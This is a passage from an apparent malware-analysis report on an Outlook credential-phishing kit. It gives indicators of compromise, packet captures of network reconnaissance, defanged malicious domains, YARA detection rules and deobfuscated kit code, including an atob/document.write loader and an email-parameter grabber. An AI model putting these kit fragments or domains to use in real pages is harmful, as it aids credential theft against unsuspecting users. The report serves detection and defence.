/wsa:To><wsa:Action>http://schemas.xmlsoap.org/ws/2005/04/discovery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2-bb1d-ad04bb3a8dd2</wsa:MessageI
D></soap:Header><soap:Body><wsd:Probe><wsd:Types>wsdp:Device</wsd:Types></wsd:Probe></soap:Body></soap:Envelope><?xml version="1.0" encoding="utf-8"?><soap:Enve
lope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsd="http://schemas.xmlsoap.org/ws/
2005/04/discovery" xmlns:wsdp="http://schemas.xmlsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-xmlsoap-org:ws:2005:04:discovery</wsa:To><wsa:Act
ion>http://schemas.xmlsoap.org/ws/2005/04/discovery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2-bb1d-ad04bb3a8dd2</wsa:MessageID></soap:Header>
<soap:Body><wsd:Probe><wsd:Types>wsdp:Device</wsd:Types></wsd:Probe></soap:Body></soap:Envelope><?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap=
"http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsd="http://schemas.xmlsoap.org/ws/2005/04/discover
y" xmlns:wsdp="http://schemas.xmlsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-xmlsoap-org:ws:2005:04:discovery</wsa:To><wsa:Action>http://schem
as.xmlsoap.org/ws/2005/04/discovery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2-bb1d-ad04bb3a8dd2</wsa:MessageID></soap:Header><soap:Body><wsd:
Probe><wsd:Types>wsdp:Device</wsd:Types></wsd:Probe></soap:Body></soap:Envelope><?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.o
rg/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsd="http://schemas.xmlsoap.org/ws/2005/04/discovery" xmlns:wsdp="h
ttp://schemas.xmlsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-xmlsoap-org:ws:2005:04:discovery</wsa:To><wsa:Action>http://schemas.xmlsoap.org/w
s/2005/04/discovery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2-bb1d-ad04bb3a8dd2</wsa:MessageID></soap:Header><soap:Body><wsd:Probe><wsd:Types
>wsdp:Device</wsd:Types></wsd:Probe></soap:Body></soap:Envelope><?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-
envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsd="http://schemas.xmlsoap.org/ws/2005/04/discovery" xmlns:wsdp="http://schemas.xm
lsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-xmlsoap-org:ws:2005:04:discovery</wsa:To><wsa:Action>http://schemas.xmlsoap.org/ws/2005/04/discov
ery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2-bb1d-ad04bb3a8dd2</wsa:MessageID></soap:Header><soap:Body><wsd:Probe><wsd:Types>wsdp:Device</ws
d:Types></wsd:Probe></soap:Body></soap:Envelope>
```

Fig. 5: Closer look at WS-Discovery packet stream

Indicators of Compromise

Network-based Indicators

Network indicators include multicast WS-Discovery probes, as well as SSDP and MDNS requests used for network reconaissance.



Source	Time	Destination	Protocol	Length	Source Port	Destination Port	Info
10.200.1.40	20.135234	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234	20.136003	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.226.106	20.136206	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
10.200.1.40	21.136530	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234	21.137045	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.226.106	21.137140	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
10.200.1.40	23.138158	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234	23.138517	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.226.106	23.138617	224.0.0.251	MDNS	72	5353	5353	Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234	18.450946	239.255.255.250	SSDP	133	52232	1900	M-SEARCH * HTTP/1.1
169.254.226.106	18.451063	239.255.255.250	SSDP	133	52234	1900	M-SEARCH * HTTP/1.1
10.200.1.40	18.451091	239.255.255.250	SSDP	133	52235	1900	M-SEARCH * HTTP/1.1
127.0.0.1	18.451168	239.255.255.250	SSDP	133	52236	1900	M-SEARCH * HTTP/1.1
169.254.208.234	18.454377	239.255.255.250	SSDP	165	52232	1900	M-SEARCH * HTTP/1.1
169.254.226.106	18.454402	239.255.255.250	SSDP	165	52234	1900	M-SEARCH * HTTP/1.1
10.200.1.40	18.454412	239.255.255.250	SSDP	165	52235	1900	M-SEARCH * HTTP/1.1
127.0.0.1	18.454434	239.255.255.250	SSDP	165	52236	1900	M-SEARCH * HTTP/1.1
169.254.208.234	18.461527	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.226.106	18.461654	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
10.200.1.40	18.461735	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
127.0.0.1	18.461851	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.208.234	18.591149	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.226.106	18.591252	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
10.200.1.40	18.591285	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
127.0.0.1	18.591366	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.208.234	18.849867	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.226.106	18.850366	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
10.200.1.40	18.850381	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
127.0.0.1	18.850429	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.208.234	19.366372	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.226.106	19.366426	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
10.200.1.40	19.366438	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
127.0.0.1	19.366489	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.208.234	20.398631	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.226.106	20.398789	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
10.200.1.40	20.398849	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
127.0.0.1	20.398984	239.255.255.250	UDP	656	52737	3702	52737 → 3702 Len=624
169.254.208.234	21.452191	239.255.255.250	SSDP	133	52232	1900	M-SEARCH * HTTP/1.1
169.254.226.106	21.452264	239.255.255.250	SSDP	133	52234	1900	M-SEARCH * HTTP/1.1
10.200.1.40	21.452292	239.255.255.250	SSDP	133	52235	1900	M-SEARCH * HTTP/1.1
127.0.0.1	21.452360	239.255.255.250	SSDP	133	52236	1900	M-SEARCH * HTTP/1.1
169.254.208.234	21.456175	239.255.255.250	SSDP	165	52232	1900	M-SEARCH * HTTP/1.1
169.254.226.106	21.456197	239.255.255.250	SSDP	165	52234	1900	M-SEARCH * HTTP/1.1

Figure 4

Host-based Indicators

The primary host-based indicator is a looping load page for Microsoft outlook, that is **not** your company's/Microsoft's domain.




Figure 2

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Signatures:

Domains:

hxxps://1419993777-1317754460.cos.ap-singapore.myqcloud.com

hxxps://ableg.filevaultaccounting.com

Use of the meat-themed Lorem Ipsum:
In mollit excepteur, tenderloin cillum fugiat do ut ea reprehenderit dolore meatloaf.

Complicated Math functions:
parseInt(-parseFloat(RCn_yeaJJioeECC_AiSwP(0xb5)) / (Math.trunc(parseInt(0x2392)) + -0x7cb + -0x12 * Math.ceil(0x18b)))

The domain ableg.filevaultaccounting.com /next.php is base64 encoded (YARA rule in Appendix A)

while(!![]) loops

Appendices

A. Yara Rules

Base64_Encoded_URL located at https://github.com/InQuest/yara-rules-vt by InQuest Labs

```
rule Base64_Encoded_URL
{
    meta:
        author          = "InQuest Labs"
        description     = "This signature fires on the presence of Base64 encoded
URI prefixes (http:// and https://) across any file. The simple presence of such
strings is not inherently an indicator of malicious content, but is worth further
investigation."
        created_date    = "2022-03-15"
        updated_date    = "2022-03-15"
        blog_reference = "InQuest Labs R&D"
        labs_reference =
"https://labs.inquest.net/dfi/sha256/114366bb4ef0f3414fb1309038bc645a7ab2ba006ef7
dc2abffc541fcc0bb687"
        labs_pivot      =
"https://labs.inquest.net/dfi/search/alert/Base64%20Encoded%20URL"
        samples         =
"114366bb4ef0f3414fb1309038bc645a7ab2ba006ef7dc2abffc541fcc0bb687"

    strings:
            $httpn  = /(aHR\x30cDovL[\x2b\x2f-\x39w-z]|[\x2b\x2f-\x39A-Za-
z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]odHRwOi\x38v[\x2b\x2f-\x39A-Za-
z]|[\x2b\x2f-\x39A-Za-z][\x32GWm]h\x30dHA\x36Ly[\x2b\x2f\x38-\x39])/
    $httpw  = /(aAB\x30AHQAcAA\x36AC\x38AL[\x2b\x2f-\x39w-z]|[\x2b\x2f-\x39A-Za-
z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]oAHQAdABwADoALwAv[\x2b\x2f-
\x39A-Za-z]|[\x2b\x2f-\x39A-Za-z][\x32GWm]gAdAB\x30AHAAOgAvAC[\x2b\x2f\x38-
\x39])/
    $httpsn = /(aHR\x30cHM\x36Ly[\x2b\x2f\x38-\x39]|[\x2b\x2f-\x39A-Za-
z][\x2b\x2f-\x39A-Za-z][\x31\x35\x39BFJNRVZdhlptx]odHRwczovL[\x2b\x2f-\x39w-
z]|[\x2b\x2f-\x39A-Za-z][\x32GWm]h\x30dHBzOi\x38v[\x2b\x2f-\x39A-Za-z])/
    $httpsw = /(aAB\x30AHQAcABzADoALwAv[\x2b\x2f-\x39A-Za-z]|[\x2b\x2f-\x39A-Za-
z][\x2b\x2f-\x39A-Za-
z][\x31\x35\x39BFJNRVZdhlptx]oAHQAdABwAHMAOgAvAC[\x2b\x2f\x38-\x39]|[\x2b\x2f-
\x39A-Za-z][\x32GWm]gAdAB\x30AHAAcwA\x36AC\x38AL[\x2b\x2f-\x39w-z])/
    condition:
            any of them and not (uint16be(0x0) == 0x4d5a)
}
```


Base64_Encoded_Email located at
https://github.com/tcketron/yara_rules/blob/main/Base64_Encoded_Email.yar

```
rule Base64_Encoded_Email
{
    meta:
        author          = "Tanner Ketron"
        description     = "Detects base64-encoded email addresses across any
file."
        created_date    = "2025-02-13"
        updated_date    = "2025-02-13"
        reference       = "Base64 encoding of emails can indicate obfuscation
techniques used in phishing, malware, or data exfiltration."

    strings:
        // Base64 patterns for common email structures (username@domain.tld)
        $b64_email_1 = /[A-Za-z0-9+\/=]{6,}@[A-Za-z0-9+\/=]{3,}\.[A-Za-z0-
9+\/=]{2,6}/
        $b64_email_2 = /[A-Za-z0-9+\/=]{10,}@[A-Za-z0-9+\/=]{5,}\.[A-Za-z0-
9+\/=]{2,4}/
        $b64_email_3 = /[A-Za-z0-9+\/=]{8,}@[A-Za-z0-
9+\/=]{4,}\.(com|net|org|gov|edu|io|xyz|info)/

    condition:
        any of them
}
```

B. Malicious URLs


Domain	Port
hxxps://1419993777-1317754460.cos.ap-singapore.myqcloud.com /attach%2Fbootstrap.min.js	443
hxxps://ableg.filevaultaccounting.com/next.php	443

C. Deobfuscated Code Snippets




```
(get_array, 933579), document[decode_function_reference(0xb6)](atob(decode_function_reference(0xbf))));
```

Fig 6: IIFE that checks order of args, then document.write() the Second.html file



```
const getURLParam = (paramName) => {
    paramName = paramName.replace(/[\[]/, '\\[').replace(/[\]]/, '\\]');
    var regex = new RegExp('[\\?&]' + paramName + '=([^&#]*)');
    var match = regex.exec(location.search);
    return match === null ? '' : decodeURIComponent(match[1].replace(/\+/g, ' '));
}

// If the URL contains '?e=some_value', overwrite rh13z8jemt with the extracted value
rh13z8jemt = getURLParam('e') === '' ? rh13z8jemt : getURLParam('e');
```

Fig 7: Cleanup function to ensure proper input of email address



```
(function(getEncodedArrayReference, constant_667665) {
    var getEncodedString_ShiftFunction = getEncodedString,
        encoded_array_reference = getEncodedArrayReference();
    while (!![]) {
        try {
            var shifted_array_value = -parseInt(getEncodedString_ShiftFunction(0x2699))
            if (shifted_array_value === constant_667665) {
                console.log("Shifted array: " + shifted_array_value);
                break;
            }
            else encoded_array_reference['push'](encoded_array_reference['shift']());
        } catch (_0xc9292c) {
            encoded_array_reference['push'](encoded_array_reference['shift']());
        }
    }
}(getEncodedArray, -0x46e82 + -0x19f0c + -0x59 * -0x2eb7)); // Shift function, takes the


var count = 0x1626 + 0x1779 + 0x33 * -0xe5; // Count is equal to 0
let email, keyGlobal, token, numberSms, numberTelp;
```

Fig 8: Shift function of Third.js and declaration of some variables